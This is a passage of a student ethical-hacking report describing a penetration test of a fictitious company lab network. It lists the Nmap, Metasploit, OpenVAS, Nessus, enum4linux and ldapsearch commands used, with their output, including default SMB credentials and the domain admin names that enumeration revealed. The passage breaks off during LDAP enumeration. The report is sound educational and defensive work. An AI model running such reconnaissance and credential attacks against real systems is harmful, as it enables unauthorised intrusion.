Company Pen-Test

Conducting a Pen-Test into A generic company's systems to highlight security flaws

Paul Michael Oates

CMP210: Ethical Hacking

2021/22

Note that Information contained in this document is for educational purposes.

Abstract

In today's world cyber-attacks are commonplace; individuals, businesses and governments are all targeted. Cyber criminals are stealing corporate secrets, money and in general causing havoc to society. To reduce the chance of a successful cyber-attack occurring businesses have invested more time and money than ever before in cybersecurity. Techniques such as Penetration Testing (Pen-Test) have been implemented as a part of their security process to protect themselves. This report aims to use industry standard tools to identify vulnerabilities in a company network and propose possible solutions to mitigate a malicious cyber-attack.

For the purposes of this report a Pen-Test was conducted against a fictious company network to identify any vulnerabilities. The network was subject to a Pen-test including foot-printing, scanning, enumeration, exploitation, and post-exploitation. Foot-printing tools such as Maltego were used to understand what information was in the public domain. Nmap, OpenVAS and Tenable Nessus were all used to scan what services were running on the network servers. Enum4linux, Nmap and LDAP were all used for enumeration of the user accounts and group information from the network. For exploitation, Hydra was used to launch a bruteforce attack. DSInternals and Sysinternals were used for post-exploitation including the extraction of password hashes.

The Pen-Test results showed that the networked servers had a weak security configuration such as poor password policy, default passwords in use and outdated services running. This made the system vulnerable to network wide enumeration which allowed access to user group information from the servers. This then enabled a SMB brute force attack to be executed in Hydra exposing an administrator account password. Using the administrator password and both DSInternals and Psexec tools, this allowed for the extraction of the username and password hashes for all users.

The findings demonstrated the critical vulnerabilities on the network and highlighted that through using industry standard tools all user accounts were compromised. Network administrators should use these findings to patch the susceptibilities of the network.

Contents

1 Introduction 1
1.1 Background 1
1.2 Aim 2
2 Procedure 3
2.0 Procedure undertaken 3
2.1 Foot printing 4
2.2 Scanning 5
2.3 Enumeration 11
2.4 Exploitation 14
2.5 Post-Exploitation 15
3 Discussion 18
3.1 General Discussion 18
3.2 Countermeasures 19
3.3 Future Work 19
References 20
Appendices 22
Appendix 2.2.1 22
Appendix 2.3.3 Nmap vulnerability scan Output 24
Appendix 2.4.1 Enum4linux output 25
Appendix 2.4.2 LDAP enumeration results 37

1 INTRODUCTION

1.1 BACKGROUND

In recent years cyber-security has become increasingly important to individuals, businesses, and governments due to the rising number of cyber-attacks across the globe. Our necessity to have access to information in an instant has left our data vulnerable to being stolen or sold to criminals. According to IBM the average cyber-attack can cost a business $1.42 million per incident[1]. This has meant that it is in the best interest of businesses to protect their data. It is no wonder that cyber-security has become a multi-billion-dollar field and growing annually[2]. Often networking software systems have evolved from previous generations which means current software is more susceptible to vulnerabilities. It is therefore essential for businesses to protect not only themselves but also their customers. This report will document the findings of a Pen-test which will identify vulnerabilities in order to allow a system administrator to make the system more robust.

Pen-tests is used to highlight issues in business systems as a way of protecting their assets. Typical Pen-tests include a five-step process of foot printing, scanning, enumeration, exploiting and post-exploitation.

Foot printing is a way to discover information which is freely available in the public domain. Social media and job postings can prove useful when gathering information about a company's software usage. Another means of foot printing is to use software platforms such as Maltego to allow a Pen-tester to discover domains, website addresses and emails of interest.

Scanning is the process of discovering what software is running on a target. Tools such as Nmap can identify services and versions running on a system through methods such as banner grabbing. Wireshark is a network protocol analyser which can be used to identify information from a service that is unencrypted. Tenable Nessus and OpeVAS are remote security scanning tools which can be used to identify vulnerable software running on a system.

Enumeration is undertaken to highlight the makeup of a system. Tools such as Enum4linux can highlight accounts of interest, password policies, and user SID's giving a malicious user further insight into the system.

Once the systems vulnerabilities have been identified exploitation is used to gain access. Tools such as Hydra can be used to launch a bruteforce attack and attempt to gain access.

Post-Exploitation involves exfiltrating the data or elevating user permissions which allows them to own the network. Software such as DSInternals make it easy to extract sensitive data.

Vulnerabilities in recent years have changed, figure 1.1 identifies how attack vectors such as injection and broken authentication are still the leading method of attack[3]. Most of these vulnerabilities can be discovered using a Pen-test, meaning it is the ideal way to protect businesses from malicious attacks.

A clearly set out Pen-test can highlight vulnerabilities helping to protect business from attacks.

Figure 1.1

OWASP Top 10 2017		change	OWASP Top 10 2021 proposal	
A1	Injections	**as is**	A1	Injections
A2	Broken Authentication	**as is**	A2	Broken Authentication
A3	Sensitive Data Exposure	**down 1**	A3	Cross-Site Scripting (XSS)
A4	XML eXternal Entities (XXE)	**down 1 + A8**	A4	Sensitive Data Exposure
A5	Broken Access Control	**down 1**	A5	Insecure Deserialization **(merged with XXE)**
A6	Security Misconfiguration	**down 4**	A6	Broken Access Control
A7	Cross-Site Scripting (XSS)	**up 4**	A7	Insufficient Logging & Monitoring
A8	Insecure Deserialization	**up 3 + A4**	A8	**NEW:** Server Side Request Forgery (SSRF)
A9	Known Vulnerabilities	**as is**	A9	Known Vulnerabilities
A10	Insufficient Logging & Monitoring	**up 3**	A10	Security Misconfiguration

1.2 AIM

The aim of this report is:

- To use industry standard tools to identify and exploit vulnerabilities that exist on the identified network.
- To advise countermeasures to be applied to lockdown the network
- To provide detailed analysis of the vulnerabilities so they can be replicated by another security researcher.

2 PROCEDURE

2.0 PROCEDURE UNDERTAKEN

Undertaken standard Pen-testing procedure to discover vulnerabilities that existed on the network the steps undertaken were:

1. Foot printing-
    - Uncovered information such as where the severs were located, persons of interest etc. Made use of tools such as Maltego
2. Scanning
    - Discovered what services were ran on the target machines. Made use of tools such as Wireshark and NMAP
3. Enumeration
    - This was done to identify accounts of interest, misconfigurations, and the general makeup of the network making use of tools such as enum4linux, Nmap
4. Exploitation
    - Ways in which a malicious hacker could gain access to the network tools such as Hydra were used
5. Post Exploitation
    - Ways in which a malicious attacker with a successful attack could elevate their permissions, exfiltrate data etc. tools such as Sysinternals

The operating systems used were Kali Linux and Windows 10.


2.1 FOOT PRINTING

Foot printing was undertaken to find reverent information about the system which in the public domain

Maltego[12]

Maltego was ran against the network finding out subdomains IP's etc shown below

Figure 2.1.1 Maltego Netblock



Due to the fictious nature of this company the other data discovered isn't relevant to this assignment

2.2 SCANNING

This was done to understand what services and what versions of software is running on the target Systems.

NMAP[13]

Firstly, an Nmap scan was done to highlight open TCP and UDP ports these were.

Figure 2.2.1 Nmap services

192.168.10.1

Command nmap -v 192.168.10.1

PORT	STATE	SERVICE
22/tcp	open	ssh
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
110/tcp	open	pop3
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
2191/tcp	open	tvbus
3269/tcp	open	globalcatLDAPssl
3389/tcp	open	ms-wbt-server

Figure 2.2.2 Nmap services

192.168.10.2

Command nmap -v 192.168.10.2

PORT	STATE	SERVICE
22/tcp	open	ssh
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
464/tcp	open	kpasswd5
593/tcp	open	http-rpc-epmap
636/tcp	open	ldapssl
3268/tcp	open	globalcatLDAP
3269/tcp	open	globalcatLDAPssl
3389/tcp	open	ms-wbt-server

A banner Nmap scan was then carried out on both UDP and TCP to identify software and operating system versions these are included in [Appendix 2.3.2]

Commands Ran

nmap -sT -p "*" -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.1TCP.txt 192.168.10.1
nmap -sT -p "*" -v -v -T5 -sV -O --osscan-guess --script=banner -oN 192.168.10.2TCP.txt 192.168.10.2
nmap -sU -p "*" -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.1UDP.txt 192.168.10.1
nmap -sU -p "*" -v -v --scan-delay 1s -sV --script=banner -oN 192.168.10.2UDP.txt 192.168.10.2

UDP scans failed to provide any meaningful output

MSFConsole[21]

Made use of Metasploit SMB scan to identify what operating system was running on 192.168.10.1

Commands Ran

1. msfconsole
2. use scanner/smb/smb_version
3. set RHOSTS 192.168.10.1

Output

Figure 2.2.3 MSFconsole scan

```
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.10.1:445      - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:)
a75-a8e4-cd47efcb9e55}) (authentication domain:UADCWNET)
[+] 192.168.10.1:445      -   Host is running Windows 2019 Standard (build:17763) (name:SERVER1) (domain:UADCWNET)
[*] 192.168.10.1:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This method is ineffective against 192.168.10.2 as it did not have the relevant SMB version installed

OpenVAS[14]

OpenVAS ran to identify vulnerable services. The target IPs were given.

Commands Ran

1. Scans > Tasks > New Task > Create
2. New Target
   192.168.10.1 / 192.168.10.2
3. Run

Output

Figure 2.2.4 192.168.10.1 Overview

Host	High	Medium	Low	Log	False Positive
192.168.10.1 SERVER1	21	22	1	0	0
Total: 1	21	22	1	0	0

Figure 2.2.11 192.168.10.1 ‘s Default smb share

High (CVSS: 9.0)
NVT: SMB Brute Force Logins With Default Credentials

Summary
A number of known default credentials are tried for the login via the SMB protocol.

Vulnerability Detection Result
`It was possible to login with the following credentials via the SMB protocol to ↪the 'IPC$' share. <User>:<Password>`
`Test:test123`

Solution:
Solution type: Mitigation
Change the password as soon as possible.

Vulnerability Detection Method
Tries to login with a number of known default credentials via the SMB protocol.
Details: `SMB Brute Force Logins With Default Credentials`
OID:1.3.6.1.4.1.25623.1.0.804449
Version used: `2019-09-07T15:01:50Z`

Figure 2.2.5 192.168.10.2 Overview

Host	High	Medium	Low	Log	False Positive
192.168.10.2 SERVER2	1	3	0	0	0
Total: 1	1	3	0	0	0

Figure 2.2.12 192.168.10.1 ‘s Default smb share

High (CVSS: 9.0)
NVT: SMB Brute Force Logins With Default Credentials

Summary
A number of known default credentials are tried for the login via the SMB protocol.

Vulnerability Detection Result
`It was possible to login with the following credentials via the SMB protocol to ↪the 'IPC$' share. <User>:<Password>`
`Test:test123`

Solution:
Solution type: Mitigation
Change the password as soon as possible.

Vulnerability Detection Method
Tries to login with a number of known default credentials via the SMB protocol.
Details: `SMB Brute Force Logins With Default Credentials`
OID:1.3.6.1.4.1.25623.1.0.804449
Version used: `2019-09-07T15:01:50Z`

The output is contained within this upload

Tenable Nessus[15]

This program also was executed to identify vulnerable services. The program asked for target IP's and any known credentials for the system. OpenVAS identified default SMB login credentials these were given.

Commands Ran

Go to

1. Scans> My Scans> New Scan> Settings

Enter Targets and Credentials

2. Targets = 192.168.10.1, 192.168.10.2
   Credentials > SMB
   Username = test Password = test123

Run scan

3. Launch

Output

Figure 2.2.6 192.168.10.1 Tenable Nessus Result Summary





Figure 2.2.7 192.168.10.2's Tenable Nessus Result Summary



The complete scan will be included with this upload

NMAP vulnerability scan

Nmap was ran to discover any other remaining vulnerabilities against the targets

Commands Ran

sudo nmap --script vuln -oN 192.168.z10.1nmapvuln.txt 192.168.10.1
sudo nmap --script vuln -oN 192.168.10.2nmapvuln.txt 192.168.10.2

Output

Figure 2.2.8 192.168.10.1 Nmap Information of Interest

```
25/tcp   open  smtp
|  smtp-vuln-cve2010-4344:
|_   The SMTP server is not Exim: NOT VULNERABLE
53/tcp   open  domain
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-trace: TRACE is enabled
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|  http-enum:
|    /robots.txt: Robots file
|    /cache/: Potentially interesting folder
|    /icons/: Potentially interesting folder w/ directory listing
|_   /includes/: Potentially interesting folder
|  http-cookie-flags:
|    /:
|      PHPSESSID:
|_       httponly flag not set
```

Figure 2.2.9 192.168.10.2 Nmap Information of Interest

```
80/tcp   open  http
|  http-slowloris-check:
|    VULNERABLE:
|    Slowloris DOS attack
|      State: LIKELY VULNERABLE
|      IDs:  CVE:CVE-2007-6750
|        Slowloris tries to keep many connections to the target web server open and hold
|        them open as long as possible.  It accomplishes this by opening connections to
|        the target web server and sending a partial request. By doing so, it starves
|        the http server's resources causing Denial Of Service.
|
|      Disclosure date: 2009-09-17
|      References:
|        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_       http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|  http-enum:
|    /: Root directory w/ directory listing
|_   /icons/: Potentially interesting folder w/ directory listing
|_http-trace: TRACE is enabled
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

The complete scan can be found below [appendix 2.3.3]

Wireshark[20]

Wireshark ran to find what information was being sent across the network. The program ran in a capture mode which was then analysed

Commands Ran

Vmnet1 > start scan

Output

Figure 2.2.10 Wireshark network capture

No.	Time	Source	Destination	Protocol	Length	Info
7	1.001480	192.168.10.254	192.168.10.2	UDP	82	63719 → 37423 Len=40
8	1.001711	192.168.10.2	192.168.10.254	ICMP	110	Destination unreachable (Port unreachable)
9	1.005150	192.168.10.254	192.168.10.1	UDP	82	63715 → 63210 Len=40
10	1.005258	192.168.10.1	192.168.10.254	ICMP	110	Destination unreachable (Port unreachable)
11	1.756282	192.168.10.2	192.168.10.1	LDAP	273	
12	1.756949	192.168.10.1	192.168.10.2	LDAP	387	
13	1.771931	192.168.10.2	192.168.10.1	TCP	54	53443 → 389 [ACK] Seq=220 Ack=334 Win=8212 Len=0
14	2.002507	192.168.10.254	192.168.10.2	UDP	42	63718 → 30698 Len=0
15	2.002652	192.168.10.2	192.168.10.254	ICMP	70	Destination unreachable (Port unreachable)
16	2.006616	192.168.10.254	192.168.10.1	UDP	82	63716 → 63210 Len=40
17	2.006730	192.168.10.1	192.168.10.254	ICMP	110	Destination unreachable (Port unreachable)
18	2.059725	192.168.10.1	192.168.10.2	DNS	87	Standard query 0x34fe A www.argosoft.com OPT
19	2.060091	192.168.10.2	192.168.10.1	DNS	76	Standard query 0x35a9 A www.argosoft.com
20	3.003784	192.168.10.254	192.168.10.2	UDP	42	63719 → 30698 Len=0

LDAP packet was discovered in plain text

Figure 2.2.11 Wireshark network capture

```
.............@.........b7..w0........c......m↓
↓
CN=DNS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com↓
↓
..↓
........h.....objectCategory0.......msDNS-KeymasterZones...I............Ar......E...}.7.0....'....e.....↓
..]CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com......0000208D: NameErr: DSID-03100288, problem 200
   'CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com'↓
.............@...v}G..%.../.t0........c......mCN=DNS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uad
..↓
........h.....objectCategory0.......msDNS-KeymasterZones...I............Ar..k{z?2.s.↓
.&.0....'....e.....↓
..]CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com......0000208D: NameErr: DSID-03100288, problem 200
   'CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com'↓
.............@......==L......0........c......mCN=DNS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uad
..↓
........h.....objectCategory0.......msDNS-KeymasterZones...I............Ar.....u.\..'>'.0....'....e.....↓
..]CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com......0000208D: NameErr: DSID-03100288, problem 200
   'CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com'↓
.............@.........X2...0........c......mCN=DNS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uad
..↓
........h.....objectCategory0.......msDNS-KeymasterZones...I............Ar..v2.....^....0....'....e.....↓
..]CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com......0000208D: NameErr: DSID-03100288, problem 200
   'CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com'↓
```

2.3 ENUMERATION

This was done to further understand the makeup of the server and which accounts are of interest

Enum4Linux[16]


This tool allows us to identify workgroups, Password policy and the general makeup of the network

Commands Ran

```
enum4linux -a -u test -p test123 192.168.10.1 >/root/Desktop/enum[192.168.10.1].txt
enum4linux -a -u test -p test123 192.168.10.2 >/root/Desktop/enum[192.168.10.2].txt
```


Output

Figure 2.3.1 192.168.10.1's Password Policy



```
[+] Password Info for Domain: UADCWNET

    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: 136 days 23 hours 58 minutes
    [+] Password Complexity Flags: 010000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 1
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter:
    [+] Locked Account Duration:
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0
```

Figure 2.3.2 92.168.10.1's Domain Admins Workgroup



```
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate
Group 'Domain Admins' (RID: 512) has member: UADCWNET\N.Wells
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Baker
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Sandoval
Group 'Domain Admins' (RID: 512) has member: UADCWNET\M.Boyd
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Blake
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Holloway
```

Figure 2.3.3 192.168.10.2's Identical Password Policy

```
[+] UADCWNET↓
[+] Builtin↓

[+] Password Info for Domain: UADCWNET↓

    [+] Minimum password length: None↓
    [+] Password history length: None↓
    [+] Maximum password age: 136 days 23 hours 58 minutes ↓
    [+] Password Complexity Flags: 010000↓

        [+] Domain Refuse Password Change: 0↓
        [+] Domain Password Store Cleartext: 1↓
        [+] Domain Password Lockout Admins: 0↓
        [+] Domain Password No Clear Change: 0↓
        [+] Domain Password No Anon Change: 0↓
        [+] Domain Password Complex: 0↓

    [+] Minimum password age: None↓
    [+] Reset Account Lockout Counter: ↓
    [+] Locked Account Duration: ↓
    [+] Account Lockout Threshold: None↓
    [+] Forced Log off Time: Not Set↓
```

Figure 2.3.4 102.168.10.2's Identical Domain Admins Workgroup

```
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Wood↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Vasquez↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\T.Simmons↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Brock↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\S.Jennings↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\J.Tate↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\N.Wells↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Baker↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Sandoval↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\M.Boyd↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\E.Blake↓
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Holloway↓
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator↓
```

The complete results are shown below [appendix 2.4.1]

LDAP enumeration

The lightweight Directory Access protocol is unencrypted and using Kali root terminal

Commands Run

ldapsearch -H ldap://192.168.10.1 -x -s base '' "(objectClass=*)" "*" +
ldapsearch -H ldap://192.168.10.2 -x -s base '' "(objectClass=*)" "*" +
ldapsearch -H ldap://192.168.10.1 -x -b CN=Users,DC=uadcwnet,DC=com
ldapsearch -H ldap://192.168.10.2 -x -b CN=Users,DC=uadcwnet,DC=com

Output


Figure 2.3.5 192.168.10.1's Domain Groups

```
# Denied RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Denied RODC Password Replication Group
description: Members in this group cannot have their passwords replicated to a
 ny read-only domain controllers in the domain
member: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcw
 net,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025081450.0Z
uSNCreated: 12405
uSNChanged: 12433
name: Denied RODC Password Replication Group
objectGUID:: eh3o+ZZw2U2rKBCSQOfWOQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyPAIAAA==
sAMAccountName: Denied RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z
```

Figure 2.3.6 192.168.10.1's DNS Admins Group

```
# DnsAdmins, Users, uadcwnet.com
dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsAdmins
description: DNS Administrators Group
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211122193310.0Z
uSNCreated: 12485
uSNChanged: 155814
name: DnsAdmins
objectGUID:: lXzuKt/GL0a1LaWOW1aPWg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTQQAAA==
sAMAccountName: DnsAdmins
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z
```

Figure 2.3.7 192.168.10.2's Domain Groups



```
supportedCapabilities: 1.2.840.113556.1.4.2237
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
serverName: CN=SERVER2,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
 guration,DC=uadcwnet,DC=com
schemaNamingContext: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=uadcwnet,DC=com
namingContexts: CN=Configuration,DC=uadcwnet,DC=com
namingContexts: CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
namingContexts: DC=DomainDnsZones,DC=uadcwnet,DC=com
namingContexts: DC=ForestDnsZones,DC=uadcwnet,DC=com
isSynchronized: TRUE
highestCommittedUSN: 143534
dsServiceName: CN=NTDS Settings,CN=SERVER2,CN=Servers,CN=Default-First-Site-Na
 me,CN=Sites,CN=Configuration,DC=uadcwnet,DC=com
